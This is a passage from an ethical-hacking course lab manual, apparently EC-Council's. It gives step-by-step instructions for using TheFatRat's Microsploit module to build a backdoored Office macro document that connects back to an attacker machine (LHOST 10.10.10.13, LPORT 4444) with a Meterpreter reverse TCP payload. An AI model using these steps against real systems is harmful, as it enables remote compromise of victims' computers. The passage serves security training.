


Figure 1.6.20: Going back to the main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. From the menu, choose **[07] Create Backdoor For Office with Microsploit** by typing **7** and press **Enter**.




Figure 1.6.21: TheFatRat main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Microsploit** menu appears; choose option **|2| The Microsoft Office Macro on Windows** by typing **2** and press **Enter**.




Figure 1.6.22: Microsploit main menu

29. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.

30. For the **Set LPORT** option, type **4444** and hit **Enter**.

31. For **Enter the base name for output files**, type **BadDoc** and press **Enter**.




Figure 1.6.23: Enter output filename

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. For **Enter the message for the document body (ENTER = default) :**, type **YOU HAVE BEEN HACKED !!** and press **Enter.**




Figure 1.6.24: Enter a message for the document body

33. For the **Are u want Use custom exe file backdoor (y/n)** option, type **y** and press **Enter.**
34. For the **Path** option, type **/root/Fatrat_Generated/payload.exe** and press **Enter.**




Figure 1.6.25: Specify path option

35. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and press **Enter.**

